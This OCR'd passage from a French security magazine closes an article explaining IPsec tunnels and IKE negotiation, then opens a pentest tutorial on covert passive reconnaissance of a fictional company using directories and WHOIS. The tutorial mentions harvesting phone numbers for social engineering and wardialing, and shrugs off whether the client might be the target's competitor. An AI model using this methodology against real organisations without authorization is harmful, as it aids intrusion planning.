


Figure 12. *Tunnels itérés*



PROGRAMME DE PARTENARIAT
Software-Wydawnictwo

Inscrivez-vous et commencez à gagner

Le programme de partenariat de la Maison d'édition Software est une forme de la collaboration adressée aux propriétaires et aux administrateurs des services Internet.

L'inscription au programme d'affiliation est gratuite et peut vous apporter de grands avantages.
Il suffit que vous placiez le lien (bannière, bouton) à notre boutique Internet sur votre site et vous commencez à gagner de l'argent !

Vous recevrez 10 % de valeur de chaque achat effectué dans notre boutique via votre site Web.

www.pp.software.com.pl/fr




Figure 13. *Phase 1 : Les 6 échanges en mode principal*




Figure 14. *Phase 2 : Les 3 échanges en mode rapide*

requête nécessaire (cette partie dépend comme nous l'avons vu du mode et du sous-protocole comme vu plus haut). Le cryptage se fait en 3 étapes principales : encapsulation AH/ESP, rajout de bourrage si nécessaire et finalement cryptage,

- création du numéro de séquence-. On rajoute le numéro de séquence de la requête en cours (dans la SA, on trouve le numéro de séquence du paquet précédent ayant utilisé la même SA, il suffit donc de l'incrémenter de 1) dans l'en-tête AH/ESP pour permettre le réassemblage et permet au récepteur de vérifier qu'il n'y a pas eu de rejeu de paquets (si ce dernier a activé cette option de son côté),
- création du champ ICV-. Création de ce champ permettant l'authentification qui va permettre au récepteur de vérifier que le paquet n'a pas été altéré en cours de route (intégrité). Cette valeur prend en compte les champs comme vu précédemment,
- fragmentation-. La SAD contenant aussi la PMTU (comme nous l'avons décrit plus haut), nous saurons si nous avons besoin ou non de fragmenter le paquet avant de l'envoyer sur le réseau.

Cas de plusieurs SAs concurrentes (SA's bundles)

Cas 1. Contiguïté en mode transport (transport adjency). Ce mode permet d'appliquer à la fois AH et ESP, mais n'est possible que en mode transport comme le montre la Figure 11 (ce qui le rend donc rarement utilisé).

Cas 2. Itérations de tunnels. Ce mode permet de monter des tunnels se recoupant entre les deux extrémités finales, comme le montre la Figure 12. Par exemple, si nous avons un FreeS/WAN installé sur la machine 192.168.0.230, l'itération sera faite comme suit :

```
[root@c0rt0W1nch] # ipsec spigrp
inet 10.0.0.2 0x3c1691a1 esp inet
10.0.0.25  0x432d3446
```

Exemple de montage d'un tunnel IPSec classique

Ce processus se compose de 2 phases. Nous les presenterons ci-dessous.

Phase 1 : Les 6 échanges en mode principal

Cette phase a 3 objectifs :

- négociation des paramètres de sécurité. Les deux extrémités du tunnel doivent se mettre d'accord sur les paramètres qui vont être utilisés pour crypter les deux points suivants de la phase 1, ainsi que toute la phase 2. Ces paramètres sont les clés de chiffrement, les algorithmes et la méthode d'authentification (clés pré-partagées, certificat,…),
- établissement de la clé pré-partagée,
- authentification des utilisateurs.

Chez votre marchand de journaux

www.lpmagazine.org/fr

Au cours de cette phase, on a deux modes Oakley possibles :

- mode principal. Ce mode protège l'identité des deux parties et se fait en 6 messages. Les deux premiers permettent de négocier la politique de sécurité, les deux suivants échangent la clé partagée de Diffie-Hellman et éventuellement toute autre donnée auxiliaire pour cet échange, tandis que les deux derniers messages permettent l'authentification,
- mode agressif. Ce mode ne protège pas l'identité des deux parties et se fait en 3 messages (plus rapide donc). Les deux premiers permettent non seulement comme précédemment de se mettre d'accord sur la politique de sécurité à adopter, mais aussi permettent l'échange de Diffie-Hellman, le transfert de toute autre donnée nécessaire pour cet échange et l'échange des identités des deux parties. Le second message permet aussi en plus d'authentifier la machine serveur (donc pas celle qui initie la connexion, mais l'autre). Le troisième message identifie principalement l'initiateur de la connexion.

Phase 2 : Les 3 échanges du Mode Rapide

Dans cette phase, tous les échanges sont protégés avec les clés échangées lors de la phase 1. Cette phase permet de monter la négociation de la SA Ipsec :

- paramètres (protocole ESP ou AH, algorithme d'authentification (SHA1 ou MD5), et algorithme de chiffrement (si ESP),
- clés à utiliser pour la protection des paquets IP.

Au cours de cette phase, on a deux options pour la génération des clés IPSec :

- mode de base. Dans ce mode, les clés sont celles qui ont été générées lors de la phase 1,
- perfect Forward Secrecy. Dans ce mode, un nouvel échange Diffie-Hellman permet de générer de nouvelles clés IP.

Sur Internet

- J. PLIAM, Authentication Vulnerabilities in IKE and Xauth with Weak Pre-Shared Keys,
- P. KNIGHT, Dynamic Routing inside IPsec VPNs, Nortel networks, BlackHat 2002,
- G. LABOURET, IPSEC : Présentation technique, Hervé Schauer Consultants, 2000,
- *http://www.kb.cert.org/vuls/id/886601* – CERT Coordination Center (CERT/CC), Vulnerability Note VU#886610, Carnegie Mellon Software Engineering Institute,
- J. CHIRILLO, Hack Attacks Revealed, Washington D.C., Wiley, 2002,
- *http://www.cisco.com/warp/public/707/cisco-sn-20030422-ike.html* - Cisco Systems, Cisco Response to Internet Key Enchange Issue, 2003,
- *http://www.nta-monitor.com/ike-scan/whitepaper.pdf* – R. HILL. NTA Monitor UDP Backoff Pattern Fingerprinting White Paper, NTA Monitor LTD, 2003,
- *http://www.ima.umn.edu/~pliam* - J. PILAM, Authentication Vulnerabilities in IKE and Xauth with Weak Preshared Secrets, Institute for Mathematics and its Applications,
- M. THURMAN & R. ENNO, PSK Cracking Using IKE Aggressive Mode, ERNW Enno Rey Netzwerke GmbH,
- RFC 1828. IP Authentication using Keyed MD5,
- RFC 2202. Test Cases for HMAC-MD5 and HMAC-SHA-1,
- RFC 2401. Security Architecture for the Internet Protocol,
- RFC 2402. IP Authentication Header -AH-,
- RFC 2403. The Use of HMAC-MD5-96 within ESP and AH,
- RFC 2404. The Use of HMAC-SHA-1-96 within ESP and AH,
- RFC 2405. The ESP DES-CBC Cipher Algorithm with Explicit IV,
- RFC 2406. IP Encapsulating Security Payload (ESP),
- RFC 2407. The Internet IP Security Domain of Interpretation for ISAKMP,
- RFC 2408. Internet SA and Key Management Protocol (ISAKMP),
- RFC 2409. The Internet Key Exchange (IKE),
- RFC 2410. The NULL Encryption Algorithm and Its Use With Ipsec,
- RFC 2411. IP Security Document Roadmap,
- RFC 2412. The OAKLEY Key Determination Protocol,
- RFC 2522. Photuris - Session-Key Management Protocol,
- RFC 2709. Security Model with Tunnel-mode IPSec for NAT Domains,
- RFC 3173. IP Payload Compression Protocol (IPComp),

Conclusion

IPSec reste le plus utilisé en matière de VPN grâce aux avantages que nous avons vu : flexibilité et modularité, sécurité totalement transparente pour les applications,

Cependant IPSec reste très complexe (et on dit souvent que la complexité est l'ennemie de la sécurité), pose des soucis de NAT, et reste victime des entorses propriétaires qui nuisent à l'interopérabilité. ●

À propos de l'auteur

Ayant travaillé dans le domaine de la sécurité depuis plus de 4 ans maintenant, d'abord pour des banques puis chez un constructeur de VPN et de Firewalls, l'auteur est actuellement expatrié au Gabon comme Architecte de Systèmes d'Information pour un opérateur de téléphonie mobile. Son travail lui a permis plusieurs approches de la sécurité : développement d'applications, sécurisation de réseaux, sécurisation de portails Internet et Intranet, ... Il passe son temps libre sur son site web personnel traitant de cryptographie, sécurité, télécommunications, réseaux et de physique.

Pratique

Collecte passive d'informations – principes

Błażej Kantak

Degré de difficulté

Le fait de rendre publiques trop d'informations peut mener à la violation des principes de la politique de sécurité, et de cela faciliter l'attaque sur le système informatique d'une entreprise ou d'une institution. Nous allons voir où et comment trouver facilement les données précieuses qui peuvent servir à compromettre le système de la protection d'une entreprise.

Les pentests. Dans les derniers temps, ce mot est devenu très populaire dans les journaux métier. Pour plusieurs personnes, qui basent leur connaissance sur les films du type *The Hackers,* où l'intrusion d'un système informatique consiste à voler dans l'espace virtuel parmi les tours brillantes semi-transparentes, les pentests sont de la *magie noire*. Mais il ne faut pas rendre le diable plus noir qu'il ne l'est... Il suffit de connaître quelques outils et méthodes de travail pour, avec un peu de bonne chance, compromettre un système de protection voulu.

Dans cet article, je ne veux pas expliquer la théorie du hacking, ni parler de l'éthique suivant laquelle agit un vrai hacker. Cet article ne sera pas non plus un simple guide à travers les outils, ni une liste de type TODO. Je voudrais montrer comment les connaissances acquises ou pouvant être acquises par la plupart des utilisateurs familiarisés avec les ordinateurs et le réseau, bien corrélées, peut servir à briser les systèmes de protection d'une grande partie des entreprises et institutions présentes sur Internet.

J'essaierai de montrer ce qu'il est possible de faire avec un navigateur, une chaise, de la musique et, bien sûr, notre intelligence sans laquelle tout devient inutile. Je ne donne pas tous les détails techniques pour que le lecteur puisse expérimenter tout seul et ressentir de la satisfaction lorsque quelque chose *a finalement réussi*.

Ce texte est adressé, avant tout, aux utilisateurs débutant dans le domaine de la sécurité informatique, mais familiarisés avec les ordinateurs et Internet. Alors, au boulot.

Comme on fait son lit...

Au début, j'ai parlé des facteurs assurant, dans la plupart des cas, le succès final. La base de tous les pentests est l'environnement, commode et adopté aux besoins individuels. Pour moi,

Cet article explique...

- quelle est la première phase des tests de pénétration,
- comment se défendre contre une collecte passive des informations.

Ce qu'il faut savoir...

- utiliser un navigateur Web,
- connaître le modèle du réseau TCP/IP.

Tests de pénétration

Les tests de pénétration (audit de sécurité) est un processus de vérification du système de sécurité de l'infrastructure informatique par un groupe de personnes autorisées et qualifiées, par la simulation de différentes actions qui peuvent être entreprises par un intrus potentiel. Le but des tests est alors d'effectuer une attaque contrôlée contre les systèmes de production, de la détecter les failles et les éliminer et, par conséquent, d'élever le niveau de sécurité informatique d'un sujet (entreprise ou institution).

Du point de vue du savoir que peut posséder une équipe de pentests, les tests se divisent en ce qu'on appelle black box testing, alors aucune information sur l'objet examiné et white box testing – tous les détails techniques sont connus (les configurations, l'accès aux bases de données, au code source, etc.). Il existe aussi la division du point de vue de la localisation des auditeurs, c'est-à-dire les tests interne, effectués de derrière d'un objet examiné (par exemple un réseau) et internes – du point de vue, par exemple d'un employé.

Chaque test de pénétration est composé des phases suivantes :

- Collecte passive d'informations – le processus de recherche et de collecte des données concernant l'objet examiné en mode passif, sans pour autant fournir à l'objectif testé (par exemple une société) aucun prémisse qu'il est observé ;
- Scanage et mappage du réseau – l'analyse du trafic, l'examen des règles du pare-feu (en anglais firewalking) ;
- Fingerprinting – l'identification des types et des versions des systèmes d'exploitation utilisés dans le réseau ;
- Détection des failles et vulnérabilités dans la configuration – l'analyse des données collectées et définition des vecteurs d'attaque potentiels ;
- Intrusion – l'exploitation des failles et le cassage du système de sécurité ;
- Escalade des droits d'accès – l'obtention des droits d'accès dans les systèmes d'exploitation ;
- Reporting – la récapitulation de toutes les données sous forme d'un rapport, leur analyse avec le service technique de l'objectif examiné (par exemple d'une entreprise) et l'indication des méthodes permettant d'améliorer la sécurité de l'infrastructure IT.

Les pentests possèdent, en tant que méthodologie, leur propre standard : OSSTMM (*The Open Source Security Testing Methodology Manual*) de l'Institut ISECOM (*The Institute for Security and Open Methodologies*). Pour plus d'informations, référez-vous à l'adresse : *http://www.isecom.org/osstmm/*

sa partie intégrale (voire indispensable) est mon navigateur préféré (*Firefox*), une bonne musique (pour moi, relaxante), un crayon, un bloc-notes (avec un grand nombre de pages) et une chaise commode ou un fauteuil dans lequel l'auditeur passera beaucoup de temps. Le temps est le dernier élément de ce puzzle et de sa quantité dépend le résultat final de nos actions. Pour nous faciliter la tâche, admettons que notre horizon temporel est l'infinité (nous n'avons pas besoin de plus de temps). Cela nous permettra de nous concentrer sur les questions essentielles.

Après la configuration d'un environnement de travail convivial, nous pouvons passer aux actions plus concrètes. Nos actions concernerons la phase préliminaire des tests de pénétration, c'est-à-dire la collecte passive (plus ou moins) des informations sur l'objectif potentiel (en anglais *Passive Information Gathering* – Encadré Tests de pénétration). Imaginons que nous sommes conseiller en sécurité qui doit recueillir la plus grande quantité d'informations sur une entreprise (ici, nous l'appellerons Invulnérables S.A.) en ne trahissant pas qu'une telle collecte a lieu.

Nous négligeons ici la question qui est le commettant éventuel (cela peut bien être cette même entreprise *Invulnérables S.A*. ou sa concurrence). C'est un élément non lié complètement à la commande en tant que telle nous nous concentrerons uniquement sur sa réalisation.

Low hanging fruits

Par quoi commencer ? Certains visiteraient tout de suite le site *www.invulnerables.com*, ce qui est en opposition avec notre principe de base – rester cachés. Le réseau est plein d'endroits dans lesquels nous pouvons trouver beaucoup d'informations sur notre objectif. Les plus souvent, ce sont les services qui ont été créés il y a longtemps et étaient conçus pour faciliter la tâche des utilisateurs profitant d'Internet. Pourtant, comme on le sait de l'histoire de l'humanité, il s'est avéré que *tel est pris qu'il croyait prendre*. Ces informations, collectées et analysées de façon appropriée, peuvent donner une idée précise de ce qui se passe dans une entreprise X, quelle est sa structure, quels sont ses fournisseurs, qui la gère, quand elle travaille, etc. La liste est très longue. Bien sûr, il n'est pas possible de déterminer tous ces détails dans chaque cas, mais il faut au moins essayer car ce sont ce qu'on appelle en anglais *low hanging fruits*, alors




Figure 1. *Le site RIPE de la base WHOIS*

des choses que l'on peut avoir sans effort.

Bien. Commençons par déterminer où se trouve la société *Invulnérables S.A.*, quelles sont ses heures d'ouverture, quelle est l'adresse du site et prenons éventuellement les numéros de téléphone. Pour cela, nous avons donc besoin d'un annuaire des téléphones. Il n'est pas nécessaire d'en avoir un sous la main, bien qu'elle soit certainement disponible au bureau de poste le plus proche - dans le réseau, il y a des sites qui offrent ce type d'informations, par exemple : Annuaire des Entreprises (*http://www.pagespro.com*) ou bien *PagesJaunes* (*www.pagesjaunes.fr*). Si vous voulez trouver sa localisation géographique, il suffit, par exemple *maps.google.com* ou *www.multimap.com*.

Il est conseillé de noter tout ce qu'on réussi à déterminer. Par exemple : les numéros de téléphones peuvent être utiles pour les attaques sociotechniques (si celles-ci seront exigées) ou pour *wardialing*, en utilisant le préfixe du numéro. Les adresses du courrier électronique montrent quel format de l'adresse est employé (par exemple : *Mr.Bean @invulnerables.com*).

Si notre objectif (la société *Invulnérables S.A.*) est coté en Bourse, nous pouvons vérifier quelles informations sont disponibles sur le site de la Bourse (*http://www.bourse.fr*) sur les portails financiers (par exemple : http://*www.boursorama.com, http://www.boursedirect.fr,* etc.).

Une fois les informations de base collectées, vérifions ce qu'on peut retrouver dans d'autres endroits. Commençons par le service Whois.

Qui est qui...

Whois est une base (Encadré *Service WHOIS*) contenant les informations sur les sujets Web enregistrés et a été conçue en vue de fournir les coordonnées à tous ceux qui ont besoin d'une telle information (par exemple quand on veut contacter un administrateur d'un réseau donné). Vu que nous appartenons aussi à ce groupe (bien que nous ne voulions pas contacter une personne de l'entreprise *Invulnérables S.A.*), voyons d'où vient le vent.

Listing 1. *Les résultats de la requête effectuée dans la base WHOIS concernant le nom de l'entreprise invulnerablessa.com*

```
% This is the RIPE Whois query server #2.
% The objects are in RPSL format.
%
% Note: the default output of the RIPE Whois server
% is changed. Your tools may need to be adjusted. See
% http://www.ripe.net/db/news/abuse-proposal-20050331.html
% for more details.
%
% Rights restricted by copyright.
% See http://www.ripe.net/db/copyright.html
% The object shown below is NOT in the RIPE database.
% It has been obtained by querying a remote server:
% (whois.snd.pl) at port 43.
% To see the object stored in the RIPE database
% use the -R flag in your query
%
Domain object:
domain:          invulnerablessa.com
registrant's handle: msk9999 (CORPORATE)
nservers:        ns2.invulnerablessa.com.[10.14.86.33]
              ns1.invulnerablessa.com.[10.14.86.32]
created:         1999.12.02
last modified:  2005.12.13
registrar:       MLASK
74, rue Cléopatre
44444 Sainte-Ave
France/France
+33.22 5003333
help@snd.fr
option:          the domain name has not option
Subscribers Contact object:
company:         INVULNERABLES S.A.
Street:          150, QUAI D'ASTERIX ET OBELIX
city:            66666 Montjoly
location:        FR
handle:          msk9999
last modified: 2000.10.19
registrar:       MLASK
74, rue Cléopatre
44444 Sainte-Ave
France/France
+33.22 5003333
help@snd.pl
Whois database last updated: 2006.01.10
%%REFERRAL END
```

Pour cela, nous pouvons utiliser un outil très populaire appelé whois, disponible dans la plupart des systèmes Linux ou demander la base WHOIS directement à partir du navigateur Web (dans notre cas, le registre RIPE – *http://www.ripe.net/* – cf. la Figure 1). Nous nous servirons de la deuxième option car elle est plus universelle et il n'est pas nécessaire d'utiliser un système d'exploitation concret.

Dans le champ sélectionné, il faut entrer le nom de domaine (par exemple : *invulnerablessa.com*), le nom de l'hôte (par exemple *http://www.invulnerablessa.com/*) ou l'adresse IP de cet hôte.

Au début, nous ferons une requête sur le domaine *ivulnerablessa.com*.

Le Listing 1 présente un enregistrement concernant l'entreprise en question. On voit que Invulnérables S.A. utilisent deux serveurs DNS portant les adresses 10.14.86.32 et 10.14.86.33, sont enregistré dans MLASK et ont leur siège à Oborkow,

ce qui doit confirmer les données que nous avons obtenues dans le premier pas. Si non, probablement le siège de l'entreprise a changé, l'entreprise a fusionné avec une autre ou c'est une adresse d'une des filiales, responsables de la TI. Il est recommandé de noter ce fait.

Les adresses des serveurs DNS serviront comme une seconde requête (sur l'adresse : 10.14.86.32 ou 10.14.86.33) de la base WHOIS (Listing 2).

